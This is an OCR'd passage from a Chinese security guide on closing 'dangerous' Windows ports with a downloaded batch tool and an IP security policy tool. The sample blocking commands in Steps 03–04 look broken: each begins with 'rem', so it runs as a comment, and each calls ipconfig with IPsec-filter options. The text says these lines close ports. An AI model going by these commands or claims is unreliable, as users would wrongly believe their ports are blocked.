


实战演练1——扫描并批量关闭系统危险端口

众所周知，网络上木马病毒无孔不入，在各种防护手段中，关闭系统中的危险端口是非常重要的，但是对于计算机新手来说，哪些端口是危险的，哪些端口是不危险的，并不清楚。下面介绍一些自动关闭危险端口的方法，来帮助用户扫描并关闭危险的端口。

对于初学者来说，一个一个地关闭危险端口太麻烦了，而且也不知道哪些端口应该关闭，哪些端口不应该关闭。不过用户可以使用一个叫作“危险端口关闭小助手”的工具来自动关闭端口，具体的操作步骤如下。


Step 01 下载并解压缩“危险端口关闭小助手”工具，在解压的文件中双击“自动关闭危险端口 .bat”批量处理文件，则可自动打开“命令提示符”窗口，并在其中显示关闭状态信息，如下图所示。



Step 02 关闭结束后，系统中的危险端口就全部被关闭掉了。当程序停止后，不要关闭“命令提示符”窗口，这时按任意键，或继续运行“Win 服务器过滤策略”，然后再进行木马服务端口的关闭，全部完成后，系统才做到真正的安全，如下图所示。




Step 03 使用“危险端口关闭小助手”工具还可以手工修改、自动关闭端口，利用该功能可以把最新的端口添加到关闭的列表中。用记事本打开“关闭危险端口 .bat”文件，即可在其中看到关闭端口的重要语句 rem ipconfig -w REG -p“HFUT_SECU”-r“Block UDP/138”　-f *+0:138:UDP -n BLOCK -x >nul，其中 UDP 参数用于指定关闭端口使用的协议，138 参数是要关闭的端口。



Step 04 参照步骤 03 语句，可以手工添加语句，将一些新的木马病毒使用的端口加入到关闭列表中。例如，要关闭新木马使用的 8080 端口，则可以添加如下语句 rem ipconfi g -w REG -p“HFUT_SECU”-r“Block

UDP/8080” -f *+0:8080:UDP -n BLOCK -x >nul，添加完成后的显示效果如下图所示。




Step 05 添加完毕后，将该文件保存为 .bat 文件，重新运行即可关闭新添加的端口。



实战演练2——通过IP安全策略关闭危险端口

通过 IP 安全策略可以关闭各种系统中的危险端口，并对系统进行可靠的安全保护。“IP 安全策略自动设置工具”是一个比较好用且功能多样的工具，为用户提供了 3 种网络类型，可以关闭和开启常见的危险端口，在计算机未安全防火墙时，可以有效地保护系统的安全。使用“IP 安全策略自动设置工具”的具体操作步骤如下。

Step 01 下载并运行“IP 安全策略自动设置工具”，即可打开该工具的主界面，在其中用户可以看到该工具提供的 3 种网络类型，如下图所示。




第一种：适合普通单机的 IP 安全策略，执行后可以过滤常见的危险端口访问，也可以对家庭用户的 Windows 系统进行设置，但是不适合服务器的系统。


第二种：适合服务器的 IP 安全策略，适用于 Windows 服务器的计算机，默认情况下不过滤 80 等服务器常用的端口。

第三种：开放网上邻居及服务器端口，此安全策略用于打开服务和网上邻居的常用端口，也用于对误用策略类型后的修改。一般情况下，第三种选项是不使用的。但是系统有时候进行了系统设置和服务优化，导致无法访问网上邻居，无法进行文件共享等情况时，就可以使用该选项，重新开放网上邻居以及文件共享等。


Step 02 在“IP 安全策略自动设置工具”主界面中选择第 1 项，即可自动打开修改 IP 安全策略的窗口，设置完毕后，系统可以免受流行病毒与木马后门的侵扰，如下图所示。



Step 03 关闭网上邻居和共享。用 WinRAR 工具打开“IP 安全策略自动设置工具”的主程序“IPsec 自动设置工具 .exe”，在其中可以看到有 4 个自解压文件，如下图所示。

